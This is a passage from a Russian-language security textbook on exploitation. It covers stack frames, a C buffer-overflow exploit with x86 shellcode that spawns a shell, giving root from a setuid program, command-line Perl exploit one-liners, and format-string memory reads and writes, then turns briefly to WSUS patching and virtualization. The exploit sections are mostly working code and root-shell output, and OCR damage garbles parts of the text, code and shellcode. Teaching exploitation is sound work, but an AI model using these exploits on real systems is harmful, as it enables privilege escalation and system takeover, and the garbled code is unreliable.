Это кадр стека. Обращение к локальным переменным осуществляется путем вычитания из указателя кадра EBP, а к аргументам функции – путем сложения с ним.

Когда функция вызывается для выполнения, значение EIP изменяется на адрес начала этой функции в сегменте текста (или кода). Память в стеке служит для хранения локальных переменных функции и ее аргументов. По завершении выполнения весь кадр стека выталкивается из стека, и в EIP записывается адрес возврата, благодаря чему программа может продолжить выполнение. Если внутри этой функции вызвать другую функцию, в стек будет помещен еще один кадр стека и т. д. По завершении каждой функции ее кадр стека выталкивается из стека, и выполнение возвращается к предыдущей функции. Такое поведение объясняет, почему этот сегмент памяти организован в виде структуры данных типа FILO.

Различные сегменты памяти организованы в том порядке, в котором они были показаны, – от младших адресов памяти к старшим. Поскольку большинству людей привычнее списки, нумеруемые сверху вниз, мы показали младшие адреса памяти сверху.

Таблица 5. Адресация

Вершина стека
Младшие адреса
Сегмент data
Сегмент bss
Сегмент heap

По сути, куча и стек – это динамические сегменты; они увеличиваются в противоположных направлениях в сторону друг друга. Этим минимизируется производительный расход памяти и возможность взаимоперекрывания сегментов.

4.2.6. Переполнение буфера

C – язык программирования верхнего уровня, по умолчанию предполагает, что целостность данных обеспечивает сам программист. Если возложить ответственность за целостность данных на компилятор, то в результате будут получаться исполняемые файлы, которые станут работать значительно медленнее из-за проверок целостности, осуществляемых для каждой переменной. Кроме того, программист в значительной мере утратит контроль над программой, а язык усложнится.

При этом простота C дает программисту больше возможностей контроля и повышает эффективность результирующих программ, но она может привести к появлению программ, подверженных переполнению буфера, или утечкам памяти, если программист будет недостаточно внимателен. Имеется в виду, что если переменной выделена память, то никакие встроенные механизмы защиты не будут обеспечивать соответствие размеров помещаемых в переменную данных и отведенного для нее пространства памяти. Если программист захочет записать 10 байт данных в буфер, которому выделено только 8 байт памяти, ничто не запретит ему это сделать, даже если в результате почти наверняка последует крах программы. Такое действие называют переполнением буфера, поскольку два лишних байта переполнят буфер и разместятся за концом отведенной памяти, разрушив то, что находилось дальше. Если будет изменен важный участок данных, это вызовет крах программы. Соответствующий пример дает следующий код.

Код `bufferoverflow.c`

```
void bufferoverflow (char *str) {
```

```

char buffer[20];
strcpy(buffer, str); // Функция, копирующая значения переменных str в buffer
}

int main() {
char big_stnng[128];
int i;
for(i=0; i < 128; i++) // Цикл повторяется 128 раз
{
big_string[i] = A ; // big_string заполняется символами A
}
bufferoverflow(big_stnng);
exit(0);
}

```

В предшествующем коде есть функция под именем `bufferoverflow()`, которая принимает указатель на строку с именем `str` и копирует находящиеся по этому адресу памяти данные в локальную переменную `buffer`, которой выделено 20 байт памяти. Главная функция программы выделяет буфер размером 128 байт с именем `big_string` и с помощью цикла `for` заполняет буфер символами `A`. Затем она вызывает `bufferoverflow()`, передав в качестве аргумента указатель на этот 128-байтовый буфер. Это не должно пройти гладко, потому что `bufferoverflow()` попытается втиснуть 128 байт данных в буфер, которому выделено всего 20 байт памяти. Оставшиеся 108 байт данных просто покроют все, что находится в памяти за буфером. Очевидно, что в результате программа аварийно завершится из-за переполнения. Программист часто встречается с такими ошибками, которые легко исправить, если только известно, какой длины будут входные данные. Нередко программист рассчитывает, что вводимые пользователем данные всегда будут иметь определенную длину, и основывает на этом свои действия. Но тут напомним одну из основных мыслей данной книги – взлом в том и заключается, чтобы представить себе ситуацию, на которую не рассчитывали, и тогда программа, прекрасно работавшая годами, может внезапно рухнуть, если хакер решит ввести тысячу символов в поле, которое обычно принимает несколько десятков символов, например имя пользователя.

Итак, хитрый хакер может вызвать крах программы, введя неожиданные значения, которые вызовут переполнение буфера, но как при этом получить контроль над программой? Ответ можно найти, если разобраться, какие именно данные оказываются затертыми.

4.2.6. Переполнение буфера

Вернемся к примеру программы с переполнением буфера – `bufferoverflow`. Когда вызывается функция `bufferoverflow()`, в стек помещается кадр стека. Однако когда функция пытается записать 128 байт данных в `buffer` длиной 20 байт, лишние 108 байт запишутся за пределы буфера, затирая указатель кадра стека, адрес возврата и аргумент функции – указатель `str`. Затем, когда функция завершает свою работу, программа пытается перейти по адресу возврата, который теперь заполнен буквами `A`, или `0x41` в шестнадцатеричном виде. Программа пытается выполнить возврат по этому адресу, заставляя `EIP` перейти на `0x41414141` – некоторый случайный адрес, который либо относится к недопустимому пространству памяти, либо содержит недопустимые команды, – что приводит к аварийному завершению программы. Это называется переполнением в стеке, потому что оно происходит в стековом сегменте памяти.

Переполнение может происходить и в других сегментах памяти, например в куче или `bss`, но переполнения в стеке более разнообразны и интересны, поскольку могут изменять адрес возврата. Аварийное завершение программы при переполнении в стеке не столь интересно, как причина, по которой оно происходит. Если адрес возврата можно было бы контролировать и записать в него не `0x41414141`, а что-то другое, например адрес, где находится реально исполняемый код, то тогда программа «вернулась» бы и выполнила этот код, а не завершилась аварийно. А если данные, переписывающие адрес возврата, зависят от данных, введенных пользователем, например от текста в поле для ввода имени пользователя, то он сможет управлять адресом возврата и последующим выполнением программы.

Если можно модифицировать адрес возврата и изменить порядок выполнения путем переполнения буфера, то все, что требуется, – это какой-нибудь полезный код, который хотелось бы выполнить. Здесь мы сталкиваемся с инъекцией байт-кода. Байт-код – это искусственно написанный на ассемблере код, являющийся закопченной программой, которую можно встроить в буфер. На байт-код накладываются некоторые ограничения: он должен быть закопченной программой, и в нем не должно быть некоторых специальных символов, потому что он должен иметь вид обычных данных, помещаемых в буфер.

Самый распространенный пример байт-кода – это шеллкод. Это такой байт-код, который запускает оболочку. Если `suid`-программу с правами `root` удастся заставить выполнить шеллкод, то атакующий

получит пользовательскую оболочку с правами root, при этом система будет считать, что suid-программа продолжает делать то, что ей положено. Вот пример:

Код vulnerable.c

```
int main(int argc, char *argv[]) {
char buffer[500]; strcpy(buffer, argv[1]); return 0;
}
```

Это пример уязвимого программного кода, аналогичного приведенной ранее функции `bufferoverflow()`, который принимает один аргумент и пытается поместить его значение, каким бы оно ни было, в буфер длиной 500 байт. Вот обычные результаты компиляции и выполнения этой программы:

```
$ gcc -o vulnerable vulnerable.c
$ ./vulnerable test
```

Данная программа не выполняет никаких действий, кроме неаккуратного обращения с памятью. Чтобы сделать ее действительно причиной уязвимости, изменим владельца на root и установим бит suid для скомпилированного двоичного файла:

```
$ sudo chown root vulnerable
$ sudo chmod +s vulnerable
$ ls -l vulnerable
```

```
-rwsr-sr-x 1 root users 4933 Sep 5 15:22 vulnerable
```

Итак, vulnerable представляет собой suid-программу с правами root, уязвимую к переполнению буфера, и пугающий код, чтобы сгеперировать буфер, который можно подать на вход уязвимой программы. Этот буфер должен содержать желаемый шеллкод и переписывать адрес возврата в стеке таким образом, чтобы этот шеллкод оказался выполненным. Для этого надо заранее узнать фактический адрес шеллкода, что может быть не просто в динамически изменяемом стеке. Еще большую сложность вызывает необходимость поместить значение этого адреса на место тех четырех байт, в которых хранится адрес возврата в кадре стека. Даже если известен правильный адрес, но не будет затерт пугающий участок памяти, программа просто аварийно завершится. Чтобы облегчить эти сложные манипуляции, применяются два стандартных приема.

Первый известен как NOP-цепочка (NOP-sled; NOP – сокращение от no operation). Данная однобайтовая команда не выполняет абсолютно никаких действий. Иногда ее применяют в холостых циклах

для сипхропизации, а в архитектуре Sparc она действительно необходима для копвейера комапд. В нашем случае комапды NOP будут использоваться с другой целью: для мошенничества. Мы создадим длинную цепочку комапд NOP и поместим ее перед шеллкодом, и тогда если EIP возвратится по любому адресу, входящему в NOP-цепочку, то он станет расти, поочередно выполняя каждую комапду NOP, пока не доберется до шеллкода. Это значит, что если адрес возврата переписать любым из адресов, входящих в NOP-цепочку, то EIP соскользнет вниз по цепочке до шеллкода, который выполнится, а нам только того и надо.

Второй прием состоит в заполнении конца буфера помещаемыми вплотную друг к другу копиями пужбого адреса возврата. Благодаря этому, как только любой из этих адресов возврата переписшет фактический адрес возврата, эксплоит сработает согласно замыслу.

Вот как выглядит создаваемый буфер:

Таблица 6. Вид буфера

NOP-цепочка
Шеллкод
Повторяющийся адрес возврата

Но применение обоих этих приемов не освобождает от необходимости знать примерный адрес буфера в памяти, чтобы определить правильный адрес возврата. Примерно определить адрес памяти можно с помощью текущего указателя стека. Вычитая из этого указателя стека смещение, можно получить относительный адрес любой переменной. Поскольку в нашей уязвимой программе первым элементом на стеке оказывается буфер, в который помещается шеллкод, пужбым адресом возврата должен оказаться указатель стека, то есть смещение должно быть близко к 0. Полезность NOP-цепочки увеличивается при создании эксплоитов для более сложных программ, когда смещение отлично от 0.

Ниже показан код эксплоита, который создает буфер и передает его уязвимой программе в надежде заставить ее выполнить внедренный в буфер шеллкод, а не просто аварийно завершиться. Код эксплоита сначала получает текущий указатель стека и вычитает из него смещение. В данном случае смещение равно 0. Выделяется память для буфера (в куче), и весь он заполняется адресом возврата. Затем первые 200 байт буфера заполняются NOP-цепочкой (комапда NOP на машинном языке процессора x86 эквивалентна числу 0x90). После

NOP-цепочки помещается шеллкод, а в оставшейся части буфера сохраняется записанный адрес возврата. Поскольку копец символьного буфера отмечается пулевым байтом, буфер завершается записью 0. Наконец, еще одна функция запускает уязвимую программу и передает ей специально сконструированный буфер.

Код testexploit.c

```
include <stdlib.h>
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0" "\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d" "\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\xe\x2f\x73\x68";
unsigned long sp(void) // Эта маленькая функция
{ __asm__("mov %esp, %eax");> // возвращает указатель на стек
int main(int argc, char *argv[]) {
int i, offset;
long esp, ret, *addr_ptr;
char *buffer, *ptr;
offset = 0; // Задать смещение 0
esp = sp(); // Поместить текущий указатель стека в esp
ret = esp - offset; // Мы хотим переписать адрес возврата
printf("Stack pointer (ESP) : 0x%x\n", esp);
printf("Offset from ESP : 0x%x\n", offset);
printf("Desired Return Addr : 0x%x\n", ret);
// Выделить для буфера 600 байтов (в куче)
buffer = malloc(600);
// Заполнить весь буфер нужным адресом возврата
ptr = buffer;
addr_ptr = (long *) ptr;
for(i=0; i < 600; i+=4) {
*(addr_ptr++) = ret;
}
// Заполнить первые 200 байт буфера командами NOP
for(i=0; i < 200; i++) {
buffer[i] = '\x90';
}
// Поместить шеллкод после NOP-цепочки
ptr = buffer + 200;
for(i=0; i < strlen(shellcode); i++) {
*(ptr++) = shellcode[i];
}
// Запершить строку
buffer[600-1] = 0;
// Теперь вызываем программу ./vuln, передав в качестве аргумента // построенный буфер
execl("./vulnerable", "vulnerable", buffer, 0);
// Освободить память буфера free(buffer);
return 0;
}
```

Вот результаты компиляции и последующего выполнения кода эксплоита:

```
$ gcc -o testexploit testexploit.c
$ ./testexploit
Stack pointer (ESP) : 0xbffff978
Offset from ESP : 0x0
Desired Return Addr : 0xbffff978
sh-2.05a# whoami
root
sh-2.05a#
```

Очевидно, все сработало. Адрес возврата в стеке был переписан значением `0xbffff978`, которое представляет собой адрес NOP-цепочки и шеллкода. Поскольку программа выполнялась с правами `root`, а шеллкод запускает оболочку пользователя, уязвимая программа выполнила шеллкод в качестве пользователя `root`, несмотря на то что первоначально она должна была только скопировать некоторые данные и завершить работу.

4.2.8. Эксплоит без кода эксплоита

Конечно, написав специальную программу-эксплоит для захвата уязвимого приложения, мы добились цели, но имеется определенная привязка к программной и аппаратной платформе. В создании эксплоита принимает участие компилятор, и необходимость вносить изменения в программу с целью настройки эксплоита в некоторой мере лишает процесс эксплуатации уязвимости интерактивности. Для того чтобы действительно глубоко разобраться в этой теме, необходимы исследования и эксперименты, эффективность которых зависит от возможности быстро опробовать разные варианты. Для эксплоита уязвимой программы в действительности достаточно команды `print`, выполняемой Perl, и подстановки команд в оболочке `bash` с помощью символов обратных кавычек.

Perl – это интерпретируемый язык программирования, команда `print` которого очень удобна для создания длинных последовательностей символов. Perl позволяет организовать выполнение инструкций в командной строке с помощью ключа `-e`:

```
$ perl -e «print "A" x 20; AAAAAAAAAAAAAAAAAAAAAA
```

Эта команда указывает Perl, что надо выполнить команды, заключенные в одинарные кавычки, в данном случае единственную команду `print "A" x 20; ' . Эта команда 20 раз выводит символ «А».`

Любой символ, в том числе неотображаемый, можно напечатать с помощью `\x##`, где `##` представляет шестнадцатеричное значение символа. В следующем примере данная потация применяется для вывода символа «А», шестнадцатеричное значение которого равно `0x41`.

```
$ perl -e print "\x41" x 20; AAAAAAAAAAAAAAAAAAAAA
```

Кроме того, копирование строк выполняется в Perl с помощью символа точки (`.`). Это удобно для записи нескольких адресов в одну строку.

```
$ perl -e print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z"; AAAAAAAAAAAAA  
AAAAABCDafgiafgiZ
```

Подстановка команд выполняется с помощью обратной кавычки `\`` – символа, выглядящего как наклонная односторонняя кавычка и находящегося на одной клавише с тильдой. Все, что находится внутри пары обратных штрихов, выполняется и замещается полученным результатом. Вот два примера:

```
$ `perl -e print "uname"; Linux  
$ una perl -e print "m"; e  
Linux $
```

В обоих случаях данные, выводимые командой между обратными кавычками, заменяют саму команду, и выполняется команда `uname`.

Весь код эксплоита фактически лишь получает указатель стека, строит буфер и передает этот буфер уязвимой программе. Имея в наличии Perl, подстановку в командной строке и приблизительный адрес возврата, всю работу кода эксплоита можно выполнить в командной строке путем запуска уязвимой программы и подстановки в ее первый аргумент создаваемого буфера с помощью обратного штриха.

Сначала надо создать NOP-цепочку. В коде `exploit.c` под NOP было отведено 200 байт; это хорошее количество, поскольку позволяет угадать адрес возврата с ошибкой до 200 байт. Этот дополнительный простор для угадывания ставится теперь еще важнее, так как точный адрес указателя стека неизвестен. Вспомним, что шестнадцатеричным кодом команды NOP является `0x90`, и создадим цепочку с помощью пары обратных кавычек и Perl следующим образом:

```
$ ./vulnerable perl -e print "\x90"x200;
```

Теперь к NOP-цепочке нужно добавить шеллкод. Удобно хранить шеллкод в каком-нибудь файле, что мы сейчас и осуществим. Поскольку все байты уже записаны в шестнадцатеричном виде в начале эксплоита, нам достаточно вывести их в файл. Это можно сделать

с помощью шестнадцатеричного редактора или переправив вывод команды Perl print в файл, как показано здесь:

```
$ perl -e print
"\x31\x00\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\x00\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"; > shellcode
```

После этого шеллкод оказывается в файле с именем «shellcode». Теперь его трудно вставить в нужное место с помощью пары обратных кавычек и команды cat. Действуя таким образом, допишем шеллкод к имеющейся NOP-цепочке:

```
$ ./vulnerable `perl -e 'print "\x90"x200;`cat shellcode`
```

Теперь надо дописать повторенный несколько раз адрес возврата, но с нашим буфером эксплоита уже возникли некоторые проблемы. В коде testexploit.c буфер эксплоита сначала заполнялся адресом возврата. Это гарантировало правильное выравнивание адреса возврата, состоящего из четырех байт. При создании буфера эксплоита в командной строке такое выравнивание надо обеспечить вручную.

Все сводится к следующему: количество байт в NOP-цепочке плюс шеллкод должно делиться на 4. Поскольку шеллкод имеет длину 46 байт, а NOP-цепочка – 200 байт, общая длина составляет 246 байт и не делится на 4. До делимости не хватает 2 байта, поэтому повторяющийся адрес возврата будет смещен на 2 байта, и возврат выполнения произойдет в неожиданное место.

Чтобы правильно выровнять участок повторяющегося адреса возврата, надо добавить еще 2 байта в NOP-цепочку:

```
$ ./vulnerable `perl -e 'print "A"x202;`cat shellcode`
```

Теперь, когда первая часть буфера эксплоита выровнена правильно, можно дописать к ней повторяющийся адрес возврата. Простой указатель стека имел значение 0xbffff78, которое можно приписать в качестве хорошего приближения адреса возврата. Этот адрес можно напечатать как "\x78\xf9\xff\bf". Байты размещаются в обратном порядке в соответствии с архитектурой x86. Эту топкость можно упустить, если постоянно использовать код эксплоита, автоматически определяющий порядок байтов.

Поскольку размер результирующего буфера эксплоита составляет 600 байт, а NOP-цепочка и шеллкод занимают 248 байт, трудно видеть, что адрес возврата надо повторить 88 раз. Для этого добавим еще пару обратных кавычек и команду Perl:

```
$ ./vulnerable `perl -e 'print "\x90"x202; ``cat shellcode`perl -e 'print "\x78\
xf9\xff\xbf"x88;
sh-2.05a# whoami
root
sh-2.05a#
```

Создание эксплоита в командной строке дает больше контроля и гибкости в применении данной техники эксплоита, позволяя провести некоторое экспериментирование. Например, можно усомниться, что для эксплоита программы `vulnerable` действительно нужны все 600 байт. Эту границу можно быстро определить с помощью командной строки.

```
$ ./vulnerable `perl -e 'print "\x90"x202; ``cat shellcode`perl -e 'print "\x68\
xf9\xff\xbf"x68;
$ ./vulnerable `perl -e 'print "\x90"x202; ``cat shellcode`perl -e 'print "\x68\
xf9\xff\xbf"x69;` Segmentation fault
$ ./vulnerable `perl -e 'print "\x90"x202; ``cat shellcode`perl -e 'print "\x68\
xf9\xff\xbf"x70; ``
sh-2.05a#
```

В этом примере при первом выполнении просто не возникло аварийной ситуации и произошло нормальное завершение программы, тогда как при втором выполнении адрес возврата был переписан не полностью, что привело к краху программы. Зато в последнем случае адрес возврата был переписан правильно, управление перешло в NOP-цепочку и шеллкод, запустивший `root`-шелл. Такая степень контроля над буфером эксплоита и немедленное получение результатов экспериментов очень полезны для глубокого понимания системы и техники эксплоита.

4.2.9. Переполнения в куче и `bss`

Помимо переполнений в стеке, существуют уязвимости переполнения буфера, которые могут происходить в сегментах кучи и `bss`. Хотя эти типы переполнения не так стандартизованы, как переполнения в стеке, их можно использовать не менее эффективно. Поскольку тут нет адреса возврата, который требуется изменить, эти типы переполнений зависят от важных переменных, хранящихся в памяти вслед за буфером, который можно переполнить. Значение такой переменной, например содержащей права доступа пользователей или результат авторизации, можно изменить и дать полные права доступа или аутентификации в системе. А если за буфером, уязвимым для переполнения, хранится указатель на функцию, то, изменив этот указа-

тель, можно заставить программу обратиться по другому адресу памяти (где должен находиться шеллкод), когда произойдет обращение к этому указателю функции.

Поскольку эксплойты переполнения в сегментах кучи и `bss` гораздо больше зависят от структуры памяти в программе, эти типы уязвимостей значительно труднее выявить.

4.2.10. Перезапись указателей функций

В следующем примере рассмотрено переполнение в сегменте памяти `bss`. Программа представляет собой простую азартную игру. Одна игра стоит 10 баллов. Задача в том, чтобы угадать случайное число между 1 и 20. Если число угадано, игрок получает 100 баллов. (Код, осуществляющий добавление и снятие баллов, не приводится, поскольку это всего лишь пример.) Изменение количества баллов показывается в выводимых сообщениях.

С точки зрения статистики игра несправедлива, потому что вероятность выигрыша составляет 1:20, а сумма выигрыша при этом составляет всего 10-кратную стоимость игры. Посмотрим, может быть, нам удастся немного уравнять шансы.

```
Код пате.c
#include <stdlib.h>
#include <time.h>
int game(int);
int jackpot();
int main(int argc, char *argv[]) {
    static char buffer[20];
    static int (*function_ptr) (int user_pick);
    if(argc < 2) {
        printf("Usage: %s <a number 1 - 20>\n", argv[0])
    }
}
```

4.2.11. Форматные строки

Класс эксплойтов форматной строки возник относительно недавно. Подобно эксплойтам переполнения буфера, ключевой задачей эксплойта форматной строки являются изменение данных и получение контроля над выполнением привилегированной программы. Эксплойты форматной строки также основаны на ошибках программирования, влияние которых на безопасность неочевидно. К счастью для программистов, появив механизм этого эксплойта, довольно легко пай-

ти и устранить уязвимости, связанные с форматными строками. Но сначала нам потребуются некоторые сведения о форматных строках.

Форматные строки используются функциями форматирования, такими как `printf()`. Эти функции принимают в качестве первого аргумента строку формата, за которой следует переменное число аргументов в зависимости от формирующей строки. Команда `printf()` активно использовалась в предыдущих фрагментах кода. Вот пример из последней программы:

```
printf("You picked: %d\n", user_pick);
```

Здесь форматная строка: "You picked: %d\n". Функция `printf()` выводит форматную строку, но при этом выполняет особые операции, если встречается параметр формата типа %d. Этот параметр указывает, что следующий аргумент функции должен быть выведен как целое десятичное число. Ниже перечислены некоторые другие параметры форматирования:

Таблица 7. Параметры форматирования

№	Параметр	Тип вывода
1	%d	Десятичное число
2	%u	Десятичное число без знака
3	%x	Шестнадцатеричное число

Все приведенные выше параметры форматирования принимают данные в виде значений, а не указателей на значения. Есть и параметры форматирования, принимающие указатели, например:

Таблица 8. Параметры форматирования

№	Параметр	Тип вывода
1	%s	Строка
2	%n	Количество выведенных байтов

Параметр форматирования %s предполагает, что будет передан адрес памяти, и выводит данные, начинающиеся с этого адреса, пока не встретит нулевой байт. Параметр %n является особым, поскольку действительно записывает данные. Он также принимает адрес памяти и записывает по этому адресу количество байт, выведенное к данному моменту.

Функция форматирования, такая как `printf()`, вычисляет переданную ей строку форматирования и выполняет особые действия

каждый раз, когда встречается параметр форматирования. Каждый параметр форматирования предполагает передачу дополнительной переменной, поэтому если в строке формата три параметра форматирования, то функции должны быть переданы три дополнительных аргумента (помимо аргумента со строкой форматирования). Поясним сказанное несколькими примерами кода.

```
Код fmt_example.c
#include <stdio.h>
int main() {
char stng[7] = "sample";
int A = -72;
unsigned int B = 31337;
int count_one, count_two;
// Пример вывода с другой строкой формата
printf("[A] Dec: %d. Hex: %x, Unsigned: %u\n", A, A, A);
printf("[B] Dec: %d. Hex: %x, Unsigned: %u\n", B, B, B);
printf("[field width on B] 3: '%3u', 10: '%10u\ '08u'\n", B, B, B);
printf("[string] %s Address %08x\n", string, string);
// Пример унарного оператора адреса и строки формата %x
printf("count_one is located at: %08x\n", &count_one);
printf("count_two is located at: %08x\n", &count_two);
// Пример строки формата %n
printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in count_
two.\n", &count_one, &count_two);
printf("count_one: %d\n", count_one); printf("count_two: %d\n", count_two);
// Пример стека
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);
exit(0);
}
```

Компилируя и запуская программу, получаем:

```
$ gcc -o fmt_example fmt_example.c $ ./fmt_example
Dec: -72, Hex: fffffff8, Unsigned: 4294967224
Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '31337', '00031337' [string] sample Address
bffff960 count_one is located at: bffff964 count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one,
and the number of bytes up to here X is being stored in count_two.
```

С помощью параметра форматирования `%x` выводится шестнадцатеричное представление 4-байтового слова в стеке. Эту процедуру можно повторять для изучения памяти стека.

Но если адрес памяти имеет допустимое значение, то с помощью этого процесса можно прочесть строку, которая там находится.

```
$ ./getenvaddr PATH
PATH is located at 0xbffffd10
$ pcalc 0x10 + 4
20 0x140y000
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf" ` %08x.%08x.%08x The right way: y`
<L%08x . %08x. %08x The wrong way:
y`bffff480.0000065.00000000/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/ X11R6/
bin:/usr/games/bin:/opt/insight/bin:./sbin:/usr/sbin:/usr/local/ sbin:/home/
matrix/bin
[*] test_val @ 0x08049570 = -72 0xfffffb8 $
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf" ` %x.%x.%x The right way: qi%x.%x.%x
The wrong way:
yy`bffff490.65.0/bin:/usr/bin:/usr/local/bin:/opt/bin: /usr/X11R6/bin:/usr/
games/bin:/opt/insight/bin:./sbin:/usr/sbin:/usr/local/sbin:/home/mat rix/bin
[*] test_val @ 0x08049570 = -72 0xfffffb8
```

Здесь с помощью программы `getenvaddr` извлекается адрес переменной окружения `PATH`. Поскольку имя программы `fmt_vuln` на два байта короче, чем `getenvaddr`, к адресу прибавляется 4, а байты располагаются в обратном порядке. Четвертый параметр форматирования `%s` выполняет чтение с начала форматной строки, полагая, что это адрес, переданный в качестве аргумента функции. На самом деле это адрес переменной окружения `PATH`, поэтому он выводится, как если бы `printf ()` был передан указатель на переменную окружения.

Теперь, когда известно расстояние между вершиной кадра стека и началом форматной строки, можно опустить ширину поля в параметрах форматирования `%x`. Эти параметры форматирования нужны только для просмотра памяти. Такой метод позволяет рассматривать любой адрес памяти как строку.

0x294 Запись по произвольному адресу памяти

Если с помощью параметра формата `%s` можно прочесть содержимое произвольного адреса памяти, то такой же прием, по уже с параметром `%p`, должен позволить выполнить запись по произвольному адресу. Чем дальше, тем интереснее.

Переменная `test_val`, адрес и значение которой выводятся в отладочном операторе уязвимой программы `fmt_vuln`, просто запрашивается на то, чтобы мы записали ее значение. Тестовая переменная расположена по адресу `0x08049570`, поэтому техника, аналогичная

применяемой ранее, должна позволить записать значение в эту переменную.

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`.%.%.%xn
The right way:
%.%.%xn
The wrong way:
bffff5a0.3e8.3e8
[*] test.val @ 0x08049570 = 20 0x00000014
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`.%08x.%08x.%08x%n
The right way:
%08x.%08x.%08x%n
The wrong way:
bffff590.000003e8.000003e8
[*] test.val @ 0x08049570 = 30 0x0000001e $
```

Как видите, переменную `test_val` действительно можно переписать с помощью параметра форматирования `%p`. Значение, которое в нее записывается, зависит от количества байтов, выведенных перед `%p`. Им удобно управлять с помощью опции ширины поля.

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`.%.%.%100x%n
The right way:
%.%.%100x%n
The wrong way:
bffff5a0.3e8.
3e8
[*] test.val @ 0x08049570 =117 0x00000075
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`.%.%.%183x%n
The right way
%.%.%183x%n
The wrong way
bffff5a0.3e8.
3e8
[*] test.val @ 0x08049570 = 200 0x000000c8
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`.%.%.%238x%n
The right way:
%.%.%238x%n
The wrong way:
bffff5a0.3e8
3e8
[h] test val Co» 0x08049570 - 255 0x000000ff $
```

Задавая различные значения ширины поля в каком-нибудь из параметров формата, предшествующем `%p`, можно вставлять последовательности байт для реализации эксплоита.

4.3. Защита от уязвимостей

Рассмотрев, что из себя представляют уязвимости и как их можно использовать, перейдем к обсуждению средств централизованного управления защитой от уязвимостей.

4.3.1. WSUS

Одним из необходимых мероприятий по обеспечению надежности и безопасного функционирования современной информационной системы является своевременная установка обновлений для существующих программных продуктов. На компьютерах под управлением операционной системы Microsoft Windows загрузкой и установкой критических обновлений системных компонентов занимается служба Automatic Updates (автоматическое обновление). В крупных компьютерных сетях Windows отслеживание и установка обновлений без специального средства могут занимать значительную часть рабочего времени системного администратора либо увеличивать трафик интернет-соединения. Начиная с 2002 года Microsoft предоставляет бесплатный продукт для управления обновлениями в сетях Windows. Сначала это был сервер Software Update Services (SUS), а с 2005 года он именуется Windows Server Update Services (WSUS). Документация и файлы установки WSUS доступны для свободной загрузки с сайта Microsoft. Подробнее об этом продукте можно прочитать вот здесь: <http://technet.microsoft.com/en-us/wsus/bb332157>.

Служба WSUS предназначена для централизованного управления обновлениями и исправлениями корпоративных продуктов Microsoft: Windows XP Professional, Windows 2000, Windows Server 2003, 2008 Office XP, Office 2003, SQL Server 2000, SQL Server 2005, Exchange Server 2003 и других приложений и операционных систем. Набор поддерживаемых продуктов постоянно увеличивается. Это подтверждается тем фактом, что при первой же синхронизации WSUS с сайтом Microsoft Update список обновляемых продуктов в окне настройки параметров синхронизации значительно вырос.


WSUS является весьма полезным инструментом для системных администраторов сетей разных масштабов. Эта служба позволяет снизить трафик интернет-соединения организации за счет однократной загрузки обновлений с сайта Microsoft Update, централизованно управлять обновлениями программных продуктов Microsoft в сети организации.

4.4. Заключение

В этой главе я рассмотрел основные типы уязвимостей. Стоит отметить, что вообще уязвимости и создание эксплоитов – это очень обширная тема, заслуживающая отдельной книги. Здесь же я лишь привел основные принципы поиска уязвимостей и написания эксплоитов.

ГЛАВА

5



АТАКИ В ВИРТУАЛЬНОЙ СРЕДЕ


В последние годы средства виртуализации получили широкое распространение. Сейчас во многих крупных организациях имеются десятки, а то и сотни виртуальных серверов, обеспечивающих различные промышленные задачи. У этих решений есть множество преимуществ перед аппаратными. Во-первых, это возможность снизить требования к системе электропитания. Во многих офисных центрах в крупных городах присутствуют проблемы при подаче энергетических мощностей, и организации зачастую не могут разместить на арендуемой площади желаемое число серверов для своих приложений. Во-вторых, экономия места в серверной, так как на нескольких мощных физических машинах можно разместить несколько десятков виртуальных. В-третьих, большое значение имеет потребление процессорных ресурсов, которое при использовании виртуализации можно существенно оптимизировать.

В данной главе я подробно рассмотрю различные аспекты обеспечения безопасности виртуальных сред. Начнем мы с рассмотрения основных принципов технологий виртуализации.

5.1. Технологии виртуализации

Виртуализация возникла как технология, позволяющая одновременно запускать различные операционные системы на одном и том же компьютере. В последнее время виртуализация распространяется на уровень приложений и даже на уровень аппаратной реализации.

